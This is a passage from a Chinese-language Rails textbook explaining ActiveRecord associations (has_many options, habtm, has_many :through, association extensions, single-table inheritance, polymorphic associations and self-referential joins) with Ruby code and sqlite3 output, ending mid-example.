如果使用 :dependent => :destroy 选项，当删除父对象时，ActiveRecord 会遍历子表，找到所有与被删除的父记录存在外键关联的记录，并逐个调用它们的 destroy() 方法。

不过，如果子表只被父表使用（也就是说，子表不依赖于别的表），并且在子表的删除操作上没有挂接任何钩子方法，就可以改用 :dependent => :delete_all。如果使用这个选项，所有的子记录会在一条 SQL 语句中被删除（这样会相对比较快）。

最后，你可以设置 :finder_sql 和 :counter_sql 两个属性，重新定义 ActiveRecord 用以获取子记录和统计子记录数目的 SQL 语句。如果在 :conditions 选项中加上 where 子句还不够，那么这两个属性会很有用。譬如说，用下列声明，你就可以获取针对某种特定货品的订单项集合。

```
class Order < ActiveRecord::Base
  has_many :rails_line_items,
    :class_name => "LineItem",
    :finder_sql => "select l.* from line_items l, products p " +
      " where l.product_id = p.id " +
      " and p.title like '%rails%'"
end
```

:counter_sql 选项可以重新指定 ActiveRecord 用以统计子记录数量的查询语句。如果指定了 :finder_sql 却没有指定 :counter_sql，ActiveRecord 会将 :finder_sql 中 select 子句的部分替换为 select count(*)，并将其用于统计子记录数量。

如果你希望查询得到的对象集合具有特定的顺序，可以指定 :order 选项。提供给 :order 选项的 SQL 片断将被直接附加到整个 select 语句的 order by 部分，该片断由一个或多个字段名组成。结果集将首先根据其中的第一个字段进行排序，如果两条记录在这个字段上的值相同，则根据列表中的第二个字段排序，以此类推。默认的排序方式是升序，如果你希望针对某个字段排降序，只需在该字段名后面加上 “DESC”。

< 363

下列代码将使查询得到的订单项集合按照数量排序（数量最少的排在最前面）。

```
class Order < ActiveRecord::Base
  has_many :line_items,
    :order => "quantity, unit_price DESC"
end
```

如果两条订单项记录数量相同，那么单价较高的那条会排在前面。

回想一下：在介绍 has_one 声明时我们提到过，它也支持 :order 选项。这看起来多少有些古怪——既然一个父对象只与一个子对象关联，那么为这一个子对象指定排序方式又有什么意义呢？

这是因为，ActiveRecord 中的 has_one 关联未必真的存在于数据库中。譬如说，一个客户可能有多份订单，这是一个 has_many 关联；但最近的订单只能有一份，这时我们就可以用 has_one 加上 :order 选项来描述这种关联。

```
class Customer < ActiveRecord::Base
  has_many :orders
  has_one :most_recent_order,
    :class_name => 'Order',
    :order       => 'created_at DESC'
end
```

上述代码将给 Customer 模型对象加上一个新属性：most_recent_order，该属性指向 created_at 时间戳最晚的 Order 对象。通过这个属性，我们就可以直接找到客户最近的订单。

```
cust = Customer.find_by_name("Dave Thomas")
puts "Dave last ordered on #{cust.most_recent_order.created_at}"
```

在幕后，ActiveRecord 会用下列 SQL 语句来获取 has_one 关联所需的数据：

```
SELECT * FROM orders
WHERE customer_id = ?
ORDER BY created_at DESC
LIMIT 1
```

`limit` 子句表示“只返回一条记录”，这就满足了 `has_one` 的声明。`order by` 子句则保证了返回的记录必定是最晚近创建的。

364

在后面介绍其他 ActiveRecord 高级主题时，我们还会看到 `has_many` 的另外几个选项。

has_many()添加的方法

和 `belongs_to`、`has_one` 一样，`has_many` 也会给使用它的模型类加上几个方法。同样，这些方法的名称都以 `has_many` 所声明的属性名开头。下面，我们将列出所有由下列声明添加的方法。

```
class Customer < ActiveRecord::Base
  has_many :orders
end

orders(force_reload=false)
```

返回一个 `Order` 对象的数组，其中每个对象都与当前的 `Customer` 对象关联（如果没有任何关联对象，则返回空数组）。该方法的结果会被缓存，除非在下次访问时传入 `true` 作为参数，否则 ActiveRecord 不会再次查询数据。

`orders <<order`

在当前 `Customer` 对象相关的 `Order` 对象列表中添加一个 `Order` 对象。

`orders.push(order1, ...)`

在当前 `Customer` 对象相关的 `Order` 对象列表中添加一个或多个 `Order` 对象。`concat()` 方法是该方法的别名。

`orders.replace(order1, ...)`

将一组与 `Customer` 对象相关的 `Order` 对象替换为新的一组 `Order` 对象。ActiveRecord 会首先检查两组 `Order` 对象之间的差异，以便优化数据库操作。

`orders.delete(order1, ...)`

删除一个或多个与 `Customer` 对象相关的 `Order` 对象。如果关联被标记为 `:dependent => :destroy` 或 `:delete_all`，那么列出的子对象都会被删除；否则只是将它们的 `customer_id` 外键设为 `null`，打断它们与父对象之间的关联。

`orders.delete_all`

调用所有子对象的 `delete` 方法。

`orders.destroy_all`

调用所有子对象的 `destroy` 方法。

`orders.clear`

打断当前 `Customer` 对象与所有 `Order` 对象之间的关联。和 `delete()` 方法一样，这个方法也只是

将订单记录的外键值设为 `null`。只有当 `has_many` 声明使用了 `:dependent => :destroy` 或者 `:delete_all` 选项时，才会从数据库中删除这些解除了关联的订单记录。

`orders.find(options...)`

发起一次普通的 `find()` 调用，但结果集只包含与当前 `Customer` 对象有关联的那些 `Order` 对象。和 `find()` 方法一样，你可以使用 `id` 进行查询，也可以使用 `:all` 或者 `:first` 选项。

`orders.count(options...)`

返回子对象的个数。如果指定了查找 SQL 或者计数 SQL，则按照你指定的 SQL 进行计数；否则使用 ActiveRecord 标准的 `count` 方法，按照外键值统计子对象的个数。`count` 方法的所有选项同样适用于此方法。

`orders.size`

如果已经将关联对象加载起来（也就是说，访问过关联对象），则访问子对象集合的长度；否则通过查询数据库得到子对象个数。和 `count` 方法不同，`size` 方法会考虑 `has_many` 的 `:limit` 选项，但不会使用 `:finder_sql` 选项。

`orders.length`

强制重新加载所有子对象，然后返回子对象集合的长度。

`orders.empty?`

等效于 `orders.size.zero?.`

`orders.sum(options...)`

等效于针对所有子对象调用 ActiveRecord 的 `sum` 方法（详见原书第 334 页）。请注意，这个函数直接在数据库端调用 SQL 函数，不会遍历内存中的子对象集合。

`orders.uniq`

返回一个数组，其中包含所有具备独立 ID 的子对象。

`orders.build(attributes={})`

构造一个新的 `Order` 对象，用指定的属性对其进行初始化，并将其关联到当前 `Customer` 对象，但并不保存新建的 `Order` 对象。

`orders.create(attributes={})`

构造并保存一个新的 `Order` 对象，用指定的属性对其进行初始化，并将其关联到当前 `Customer` 对象。


has_and_belongs_to_many() 声明

`has_and_belongs_to_many`（为了我可怜的手指着想，以下将简写为 `habtm`）在很多方面非常类似于 `has_many`：它会创建一个属性，该属性是一个对象集合，并且该属性提供了与 `has_many` 完全相同的那些方法。除此之外，`habtm` 还允许你在连接表中添加信息。（不过我们很快就会看到，这并不是一种值得推荐的做法。）

呃，确实有点乱……

大概你已经注意到了，`has_many` 给 ActiveRecord 对象增加的方法中颇有些重复（至少看起来很像是重复）。譬如说，`count`、`size` 和 `length` 方法，或者 `clear`、`destroy_all` 和 `delete_all` 方法，它们之间的差异实在有些微妙。之所以有这种情况，很大程度上是由于 ActiveRecord 的逐渐演进：当增加新选项时，现有的方法没办法立即跟上形势。我想总有一天这个问题会得到解决，所有方法都有清晰明了的责任分工。请保持关注 Rails 的在线 API 文档，因为在本书出版之后 Rails 还会不断修改。

为了展示 `has_and_belongs_to_many` 的用法，我们来看一个“在线商店”之外的例子。我们可以用 Rails 来做一个在线社区网站，用户可以在那里阅读文章。这个网站有很多用户，并且也有很多文章，而且任何用户都可以阅读任何文章。为了跟踪用户的行为，我们希望知道每个人读了哪些文章，以及每篇文章被哪些人读过，还希望知道某个特定用户最后一次阅读某篇特定文章的时间。用一张简单的连接表，我们就可以实现上述需求。Rails 对连接表的名字也有约定：将需要连接的两张表的名字按字母表顺序排个先后，然后在两者之间用下画线连接起来。



我们需要对两个模型类进行设置，使它们通过连接表关联起来。

```

class Article < ActiveRecord::Base
  has_and_belongs_to_many :users
  # ...
end

class User < ActiveRecord::Base
  has_and_belongs_to_many :articles
  # ...
end

```

这样我们就可以列出“所有阅读了文章 123 的用户”及“用户 `pragdave` 读过的所有文章”。

```

# Who has read article 123?
article = Article.find(123)
readers = article.users

# What has Dave read?
dave = User.find_by_name("pragdave")
articles_that_dave_read = dave.articles

# How many times has each user read article 123
counts = Article.find(123).users.count(:group => "users.name")

```

当应用程序发现某人读了某篇文章之后，它就会将对应的 `user` 记录与 `article` 记录关联起来。这一操作是借助 `User` 类的一个实例方法来实现的。

```

class User < ActiveRecord::Base
  has_and_belongs_to_many :articles

  # This user just read the given article
  def just_read(article)
    articles << article
  end

```

```
# ...
end
```

除了“用户”与“文章”之间的关联之外，如果我们还想记录更多信息（例如用户“何时”阅读这篇文章），应该怎么做呢？此时我们就需要将 ActiveRecord 模型类映射为连接表（还记得吗？使用 habtm 时，连接表并没有映射为 ActiveRecord 对象）。我们将在下一节介绍这种映射方式。

和别的关联方法一样，habtm 声明也提供了一些选项，用于改变 ActiveRecord 的默认行为。:class_name、:foreign_key 和:conditions 等选项的用法就跟别的地方一样，在此不必赘述（:foreign_key 选项设置的是当前表在连接表中的外键字段）。此外，habtm 还提供了选项来指定连接表的名字、连接表中外键字段的名字、用于查询/插入/删除模型对象之间关联的 SQL 语句等。详情请参阅相关的 API 文档。

关联集合回调

可以定义 before_add、after_add、before_remove 和 after_remove 等回调方法，当我们在一个关联集合中添加或删除对象时，这些方法就会被调用：

```
class User < ActiveRecord::Base
  has_and_belongs_to_many :articles, :after_add => :categorize

  def categorize(article)
    # ...
  end
end
```


也可以定义多个回调方法，把它们的方法名以数组形式传入即可。只要任意一个 before_add（或 before_remove）回调方法抛出了异常，对象就不会被添加（或删除）。

< 368

把模型类映射为连接表

Rails 认为应该保持连接表的纯净——连接表应该只包含两个外键字段。一旦你觉得要在连接表中增加别的数据，就应该创建一个新的模型类——换句话说，把原本只起关联作用的连接表变成业务逻辑的热心参与者。我们首先回头看看前面的“文章与用户”的例子。

在前面那个简单的 habtm 实现中，连接表记录了“某用户阅读某文章”这一事实，除此之外，连接表中的记录没有任何其他信息。但没过多久，我们就发现需要给这张表增加字段：希望记录用户在什么时候阅读这篇文章，也许还要记录他们读完之后给它评几颗星。突然之间，连接表有了自己的生命，它希望成为一个独立的 ActiveRecord 模型。不妨把这个新生的模型类叫做 Reading，现在的数据库结构如下：



使用前面介绍过的 Rails 工具，我们可以这样建模：

```
class Article < ActiveRecord::Base
  has_many :readings
end
```

```
class User < ActiveRecord::Base
  has_many :readings
end

class Reading < ActiveRecord::Base
  belongs_to :article
  belongs_to :user
end
```

当用户阅读一篇文章时，我们可以这样记录这一事实：

```
reading = Reading.new
reading.rating = params[:rating]
reading.read_at = Time.now
reading.article = current_article
reading.user = session[:user]
reading.save
```

369

但这样一来就失去了 `habtm` 的一些好处：我们没办法轻易地指出一篇文章有哪些读者，或者一个用户读过了哪些文章。这时`:through`选项就派上用场了。我们先对模型对象做一点修改。

```
class Article < ActiveRecord::Base
  has_many :readings
  has_many :users, :through => :readings
end

class User < ActiveRecord::Base
  has_many :readings
  has_many :articles, :through => :readings
end
```

我们新增了两个`has_many`声明，其中的`:through`选项告诉Rails：`readings`表可以用于（譬如说）从一篇文章导航到一组阅读过此文章的用户。现在我们就可以编写如下代码：

```
readers = an_article.users
```

Rails会在幕后构造必要的SQL，到`readings`表中查找`article_id`指向这篇文章的所有记录，然后根据它们的`user_id`找出这些User对象。（哇，太酷了！）

`:through`选项负责指出根据哪个关联进行对象间的导航。所以，当我们说：

```
class Article < ActiveRecord::Base
  has_many :readings
  has_many :users, :through => :readings
end
```

`:through => :readings`参数就会告诉ActiveRecord：应该根据`has_many :readings`关联去找到`Reading`模型。

这个关联的名字`(:users)`则会告诉ActiveRecord应该使用哪个属性来查找用户(`user_id`)。也可以给`has_many`声明加上`:source`参数来改变这些约定。譬如说，此前我们一直把“读过某篇文章的人”叫做用户`(users)`，那只是因为我们是用这个名字在`Readings`模型上建立关联的。不过说实话，如果把这些人叫做读者`(readers)`会更容易理解——只要重新指定关联的名字就行了。

```
class Article < ActiveRecord::Base
  has_many :readings
  has_many :readers, :through => :readings, :source => :user
end
```

370

实际上我们还可以走得更远：这也是一个`has_many`声明，所以`has_many`的所有选项同样适用于它。

譬如说，我们可以创建一个关联，让它返回所有“给文章评4颗星以上的用户”。

```

class Article < ActiveRecord::Base
  has_many :readings
  has_many :readers, :through => :readings, :source => :user
  ▶ has_many :happy_users, :through => :readings, :source => :user,
            :conditions => 'readings.rating >= 4'
end

```

去掉重复

`has_many :through` 返回的对象只是体现数据库中的 `join` 关联。如果一位用户把一篇文章读了三遍，那么查询这篇文章的读者就会找到同一个 `User` 模型对象的三份副本（当然，还有别的读者）。有两种办法可以去掉这些重复对象。

其一，可以给 `has_many` 声明加上`:uniq => true` 限定。

```

class Article < ActiveRecord::Base
  has_many :readings
  ▶ has_many :users, :through => :readings, :uniq => true
end

```

这完全是在 `ActiveRecord` 内部实现的：数据库返回了所有的记录，`ActiveRecord` 对其进行了处理，去掉了其中的重复对象。

此外还有一个小技巧，可以让你在数据库层面上去除重复。你可以改写 `ActiveRecord` 生成的 SQL 语句中的 `select` 部分，在其中加上 `distinct` 限定。此时你还需要记得加上表名，因为生成的 SQL 语句中有一个 `join` 子句。

```

class Article < ActiveRecord::Base
  has_many :readings
  ▶ has_many :users, :through => :readings, :select => "distinct users.*"
end

```

同样可以用`<<`方法（`push` 方法的别名）来创建新的`:through` 关联。不过在调用此方法之前，关联的两端都必须已经被存入过数据库。

```

class Article < ActiveRecord::Base
  has_many :readings
  has_many :users, :through => :readings
end

user = User.create(:name => "dave")
article = Article.create(:name => "Join Models")

article.users << user

```

也可以用 `create!` 方法来创建关联另一端的对象。

◀ 371

以下代码与前一段代码等效：

```

article = Article.create(:name => "Join Models")
article.users.create!(:name => "dave")

```

请注意，如果使用上述两种方式创建对象，就无法同时设置中间表的属性。

扩展关联

关联声明（例如 `belongs_to`、`has_xxx`）实际上是声明了模型对象之间的业务关系，这种关联常常伴随着附加的业务逻辑。在前面的例子中，我们定义了“文章”与“读者”之间的关系 `Reading`，这种关系与“用户对文章的评分”息息相关：给定一个用户，如何得知他给哪些文章评了三星以上？四星以上？

我们在前面已经看到过一种解决办法：可以构造一个新的关联，要求其中的结果符合某些附加条件。前面的 `happy_users` 关联就是这样建立起来的。但这种办法有其局限性——我们无法给查询提供参数。换句话说，我们只能在同一个地方规定投几颗星的用户才算“满意”，没办法在其他地方传入参数来描述这一规则。

另一种办法是让使用模型对象的代码来负责加入查询条件。

```
user = User.find(some_id)
user.articles.find(:all, :conditions => [ 'rating >= ?' , 3])
```

这个办法行得通，但略微有些破坏封装：我们更愿意把“根据评分查找用户”的逻辑包装在 `articles` 关联之内。还好，Rails 允许我们给 `has_many` 声明提供一个代码块，其中定义的方法都将成为关联本身的方法。

下列代码给 `User` 模型类中的 `articles` 关联加上了 `rated_at_or_above` 这样一个查询方法：

```
class User < ActiveRecord::Base
  has_many :readings
  has_many :articles, :through => :readings do
    def rated_at_or_above(rating)
      find(:all, :conditions => [ 'rating >= ?' , rating])
    end
  end
end
```

现在给定一个 `User` 模型对象，我们就可以调用这个方法来取出一组被该用户投了高分的文章。

```
user = User.find(some_id)
good_articles = user.articles.rated_at_or_above(4)
```

我们在这里演示所用的是一个带有`:through` 选项的 `has_many` 声明，实际上“给关联加上方法”的能力是所有关联声明都具备的。

共享关联扩展

有时你会希望给几个关联加上同样的扩展，此时可以把扩展方法放在一个 Ruby 模块中，然后将此模块传递给关联声明的`:extend` 选项。

```
has_many :articles, :extend => RatingFinder
```

如果传递一个数组给`:extend` 选项，就可以把多个模块中的方法都扩展给这个关联：

```
has_many :articles, :extend => [RatingFinder, DateRangeFinder]
```

19.4 连接多张表

Joining to Multiple Tables

关系数据库允许我们在表与表之间建立连接：譬如说，`orders` 表中的一条记录与 `lineitems` 表中的多条记录存在关联。这种关系是静态定义的。但有时还不足以描述对象之间的复杂关系。

当然，你总可以凭借高超的编程技艺绕过所有的麻烦，不过——幸好——你不一定要这样做。Rails 提供了两种映射机制，可以把复杂的面向对象模型映射为关系模型，它们是单表继承 (*single-table inheritance*) 和多态关联 (*polymorphic associations*)。下面我们就来分别介绍它们。

单表继承

用对象与类编程时，我们时常会用继承来表现不同抽象层面之间的关联。譬如说，应用程序可

能需要处理具有不同角色(role)的人(people): 顾客(customer)、员工(employee)、经理(manager)等等。有一些属性是所有角色共有的, 另一些属性则是某些特定角色才具备的。在这种情况下, 我们可能会建立这样的模型: Employee 类和 Customer 类都是 Person 类的子类, 而 Manager 又是 Employee 类的子类。子类会继承(inherit)父类的所有属性和行为。²

在关系型数据库的世界里, 我们没有继承的概念, 记录之间的关系主要是以关联(association)的形式来表达的。不过单表继承——详见 Martin Fowler 在《企业应用架构模式》[Fow03]中的介绍——让我们可以将一个继承体系中所有的类映射到同一张数据库表。这张表包含整个继承体系中所有类拥有的属性, 此外还有一个附加的字段用于保存当前记录所对应的对象属于什么类型——按照 ActiveRecord 的约定, 这个字段应该叫做 type。图 19.2 展示了单表继承的情形。

在 ActiveRecord 中使用单表继承非常简单: 只要在模型类中定义继承体系, 并确保与基类对应的数据库表包含继承体系中所有的属性字段, 以及用于描述每条记录所对应对象类型的附加字段就行了。表中还必须包含 type 字段, 用于标记模型对象的类型。

在定义这张表时请记住, 只有当一条记录对应的对象属于某个子类时, 它才会用到这个子类特有的那些属性字段——譬如说, Employee 对象不会用到 balance 字段, Customer 对象才会。所以, 除非一个字段是所有子类都拥有的, 否则就必须让它允许有 null 值。图 19.2 所示的数据表所对应的迁移任务如下:

```
e1/ar/sti.rb
create_table :people, :force => true do |t|
  t.string :type

  # common attributes
  t.string :name
  t.string :email

  # attributes for type=Customer
  t.decimal :balance, :precision => 10, :scale => 2

  # attributes for type=Employee
  t.integer :reports_to
  t.integer :dept

  # attributes for type=Manager
  # -- none --
end
```

模型类的继承体系如下:

```
e1/ar/sti.rb
class Person < ActiveRecord::Base
end

class Customer < Person
end

class Employee < Person
  belongs_to :boss, :class_name => "Manager", :foreign_key => :reports_to
end

class Manager < Employee
end
```

² 值得一提的是, 继承是程序设计中最常被误用的技巧之一。在使用继承之前, 请首先扪心自问: 你所处理的是否确实是“is-a”关系? 譬如说, “员工”同样可能是“顾客”, 此时就很难在静态的继承树中描述这种关系。在这种情况下, 请考虑用别的方案(例如对象标记或者基于角色的分类法)来取代继承。




图 19.2 单表继承：继承体系中的 4 个类被映射到同一张表

现在，我们就可以创建几条记录，然后将它们读出来：

```
e1/ar/sti.rb
Customer.create(:name => 'John Doe' , :email => "john@doe.com" ,
:balance => 78.29)

375 >
wilma = Manager.create(:name => 'Wilma Flint' , :email => "wilma@here.com" ,
:dept => 23)

Customer.create(:name => 'Bert Public' , :email => "b@public.net" ,
:balance => 12.45)

barney = Employee.new(:name => 'Barney Rub' , :email => "barney@here.com" ,
:dept => 23)
barney.boss = wilma
barney.save!

manager = Person.find_by_name("Wilma Flint" )
puts manager.class      #=> Manager
puts manager.email      #=> wilma@here.com
puts manager.dept       #=> 23

customer = Person.find_by_name("Bert Public" )
puts customer.class     #=> Customer
puts customer.email     #=> b@public.net
puts customer.bala...   #=> 12.45
```

可以看到，我们通过基类 Person 来查找，得到的对象却分别是 Manager 类与 Customer 类的实例。ActiveRecord 会检查记录中的 type 字段，并根据该字段的值创建适当类型的对象。

同时请注意 Employee 类使用的一个小技巧：我们用 belongs_to 来创建了一个名叫 boss 的属性，这个属性会使用 reports_to 字段来指向 people 表中的另一条记录。所以我们就可以说 “barney.boss = wilma”。

使用单表继承时有一个显而易见的约束：两个不同类型的子类不能有同名的属性，否则这两个属性就会被映射到同一个字段。

还有一个不那么显而易见的约束：`type` 这个属性名同时也是一个内建的 Ruby 方法名，如果直接修改这个属性的值，可能会导致一些莫名其妙的错误。所以，如果想要改变一个模型对象的类型，你应该新建一个类型合适的对象来替换原对象，或是通过模型对象的索引（indexing）接口来访问该属性，就像这样：

```
person[:type] = 'Manager'
```

多态关联

STI（即“单表继承”）一个主要的缺点在于：继承树中所有子类的所有属性都会被放进同一张数据库表。使用 Rails 提供的第二种异构对象聚合技术——**多态关联**——就可以克服这个缺点。

< 376

// Joe 问……

如果我想要真正的继承该怎么办

单表继承确实很巧妙——只要子类型也是 ActiveRecord 模型类，这项功能就是自动开启的。但如果你想要使用真正的继承——创建一个抽象基类，其中定义的行为可以在所有子类中共享——又该怎么做呢？

答案是在抽象基类中定义一个名叫 `abstract_class?` 的类方法，并让该方法返回 `true`。它的效果有两方面：其一，ActiveRecord 永远不会尝试寻找对应于抽象类的数据库表；其二，抽象类的子类会被当作各自独立的 ActiveRecord 模型类——各自映射到一张独立的数据库表。

当然了，更好的做法可能是用一个 Ruby 模块来包含这些需要共享的功能，然后把这个模块混入所有需要这些行为的类。

多态关联的实现基于这样一个事实：外键就是一个普通的整数字段。虽然按照惯例，名叫 `user_id` 的外键应该指向 `users` 表的 `id` 字段，但并没有哪条法律规定你必须这样做。³

从计算机科学的角度，多态是这样一种机制：它使你能够抽象出某物本质的接口，不管其背后采用了何种实现方式。譬如说“加法”就是多态的，因为它在整数、浮点数（甚至字符串）上都能工作。

Rails 中的多态关联能够将不同类型的对象连接起来——这些对象有某些共同的特征，但又有各自不同的表现形式。

作为一个具体的例子，不妨想象一个内容管理系统：我们把所有内容记入一个简单的目录以便查找，目录中的每个条目都有名称、获得日期等基本信息，此外还有指向实际资源——文章、图片、声音文件等——的引用。不同的资源类型保存在不同的数据库表中，并且有不同的 ActiveRecord 模型类；但各种资源都属于“内容”的范畴，都被收录在目录中。

< 377

³ 如果你要求数据库检查外键约束，多态关联就无法生效了。



David 说……

每个子类都拥有所有的属性，这样好吗

确实，如果使用单表继承，每个子类都将拥有继承体系中所有的属性。不过这个问题可能并不像你想象的那么严重，因为在处理“顾客”的数据时，你完全可以放心地忽略 `Employee` 类用到的 `reports_to` 属性——不用它就行了。

这确实会降低模型类的纯净性。但比起“连接 `people` 和 `customers` 表”来，“直接读取 `people` 表”要快得多，而且也更容易实现。这是我们的取舍。

这种方式在大多数情况下很有效，但并非所有情况都适用。如果各个子类之间相似的地方很少，就会出现问题。譬如说，在一个内容管理系统(CMS)中，你可能会创建一个 `Content` 基类，以及 `Article`、`Image`、`Page` 等子类，子类之间存在非常大的差异。这时，数据库表就会变得非常庞大，因为它必须包含所有子类的所有属性。在这种情况下，更好的办法是使用多态关联——我们稍后就会介绍。

首先我们建立三张数据库表，用于保存三种不同的资源。

```
el/ar/polymorphic.rb
create_table :articles, :force => true do |t|
  t.text :content
end

create_table :sounds, :force => true do |t|
  t.binary :content
end

create_table :images, :force => true do |t|
  t.binary :content
end
```

随后用三个模型类来包装这些表。我们希望能够这样做：

```
# THIS DOESN'T WORK
class Article < ActiveRecord::Base
  has_one :catalog_entry
end

class Sound < ActiveRecord::Base
  has_one :catalog_entry
end

class Image < ActiveRecord::Base
  has_one :catalog_entry
end
```

可惜，不行。当我们在模型类中说 `has_one:catalog_entry` 时，这就表示 `catalog_entries` 表中有一个外键指向我们的数据库表。但这三个模型类都包含了同样的 `has_one` 声明，我们没办法在 `catalog_entries` 表中用一个外键指向这三张表……

……除非借助多态关联。其中的技巧在于：在 `catalog_entries` 表中用两个字段共同组成外键，其中一个字段保存目标记录的 `id`，另一个字段则告诉 `ActiveRecord` 应该引用哪个模型类（或者说，哪张数据库表）。如果把这个外键叫做 `resource`，那么组成它的两个字段就分别是 `resource_id` 和 `resource_type`。下面就是创建 `catalog_entries` 表的完整迁移任务：

```
e1/ar/polymorphic.rb
create_table :catalog_entries, :force => true do |t|
  t.string :name
  t.datetime :acquired_at
  t.integer :resource_id
  t.string :resource_type
end
```

现在就可以创建一个 ActiveRecord 模型类来表示“目录条目”了。我们需要告诉这个模型类，用 resource_id 和 resource_type 字段来创建多态关联。

```
e1/ar/polymorphic.rb
class CatalogEntry < ActiveRecord::Base
  belongs_to :resource, :polymorphic => true
end
```

基础都已打好，现在可以写出 ActiveRecord 模型类来描述三种不同的内容了。

```
e1/ar/polymorphic.rb
class Article < ActiveRecord::Base
  has_one :catalog_entry, :as => :resource
end

class Sound < ActiveRecord::Base
  has_one :catalog_entry, :as => :resource
end

class Image < ActiveRecord::Base
  has_one :catalog_entry, :as => :resource
end
```

< 379

注意，这些模型类无须继承共同的基类（当然，ActiveRecord::Base 除外）。这里的关键是 has_one 的 :as 选项，正是它指出“目录条目”与“内容”之间的联系是多态的，需要使用 CatalogEntry 的 resource 属性来建立联系。我们就来试它一试：

```
e1/ar/polymorphic.rb
a = Article.new(:content => "This is my new article")
c = CatalogEntry.new(:name => 'Article One', :acquired_at => Time.now)
c.resource = a
c.save!
```

看看数据库里发生了什么。articles 表没有什么特别的。

```
depot> sqlite3 -line db/development.sqlite3 "select * from articles"
      id = 1
content = This is my new article
```

catalog_entries 表有一个外键指向 articles 表，同时还记录了它所引用的 ActiveRecord 对象类型（在这里是 Article）。

```
depot> sqlite3 -line db/development.sqlite3 "select * from catalog_entries"
      id = 1
      name = Article One
acquired_at = 2008-05-14 11:29:28
resource_id = 1
resource_type = Article
```

从关联的两端都可以访问到对方的数据。

```
e1/ar/polymorphic.rb
article = Article.find(1)
p article.catalog_entry.name    #=> "Article One"

cat = CatalogEntry.find(1)
resource = cat.resource
p resource
#=> #<Article:0x640d80 @attributes={"id"=>"1",
#      "content"=>"This is my new article">
```

请留意 `resource=cat.resource` 这行代码的巧妙之处。我们向一个 `CatalogEntry` 对象询问与之关联的资源，得到的是一个 `Article` 对象。`ActiveRecord` 正确地判断出了模型对象的类型，并从正确的数据库表中将其读出，最后返回了正确的对象。

还有更精彩的。我们把数据库清空，然后插入代表所有 3 种资源的数据。

```
e1/ar/polymorphic.rb
c = CatalogEntry.new(:name => 'Article One', :acquired_at => Time.now)
c.resource = Article.new(:content => "This is my new article")
c.save!

c = CatalogEntry.new(:name => 'Image One', :acquired_at => Time.now)
c.resource = Image.new(:content => "some binary data")
c.save!

c = CatalogEntry.new(:name => 'Sound One', :acquired_at => Time.now)
c.resource = Sound.new(:content => "more binary data")
c.save!
```

现在我们的数据库看起来就更丰富了：

```
depot> sqlite3 -line db/development.sqlite3 "select * from articles"
    id = 1
content = This is my new article

depot> sqlite3 -line db/development.sqlite3 "select * from images"
    id = 1
content = some binary data

depot> sqlite3 -line db/development.sqlite3 "select * from sounds"
    id = 1
content = more binary data

depot> sqlite3 -line db/development.sqlite3 "select * from catalog_entries"
    id = 2
      name = Article One
  acquired_at = 2008-05-14 12:03:24
  resource_id = 2
resource_type = Article

    id = 3
      name = Image One
  acquired_at = 2008-05-14 12:03:24
  resource_id = 1
resource_type = Image

    id = 4
      name = Sound One
  acquired_at = 2008-05-14 12:03:24
  resource_id = 1
resource_type = Sound
```

可以看到，`catalog_entries` 表中的三个外键值都是 1——它们之间的区别在于 `type` 字段。

遍历我们的目录，就可以取出全部三项资源。

```
e1/ar/polymorphic.rb
CatalogEntry.find(:all).each do |c|
  puts "#{c.name}: #{c.resource.class}"
end
```

输出结果是：

```
Article One: Article
Image One: Image
Sound One: Sound
```

	has_one :other	belongs_to :other
other(reload=false)	✓	✓
other=	✓	✓
create_other(...)	✓	✓
build_other(...)	✓	✓
replace	✓	✓
updated?		✓
	has_many :others	has_and_belongs_to_many :others
others	✓	✓
others=	✓	✓
other_ids=	✓	✓
others.<<	✓	✓
others.build(...)	✓	✓
others.clear(...)	✓	✓
others.concat(...)	✓	✓
others.count	✓	✓
others.create(...)	✓	✓
others.delete(...)	✓	✓
others.delete_all	✓	✓
others.destroy_all	✓	✓
others.empty?	✓	✓
others.find(...)	✓	✓
others.length	✓	✓
others.push(...)	✓	✓
others.replace(...)	✓	✓
others.reset	✓	✓
others.size	✓	✓
others.sum(...)	✓	✓
others.to_ary	✓	✓
others.uniq	✓	✓
push_with_attributes(...)		✓ [deprecated]

图 19.3 关联声明添加的方法

382

19.5 自引用的连接 Self-referential Joins

一条记录有可能引用到同一张表中的另一条记录。譬如说，公司里的每个员工都可能有一个主管与一个导师，这两者也都是员工。我们可以用下列 Employee 类来描述这种情况：

```
e1/ar/self_association.rb
class Employee < ActiveRecord::Base
  belongs_to :manager,
    :class_name => "Employee",
    :foreign_key => "manager_id"

  belongs_to :mentor,
    :class_name => "Employee",
    :foreign_key => "mentor_id"

  has_many :mentored_employees,
    :class_name => "Employee",
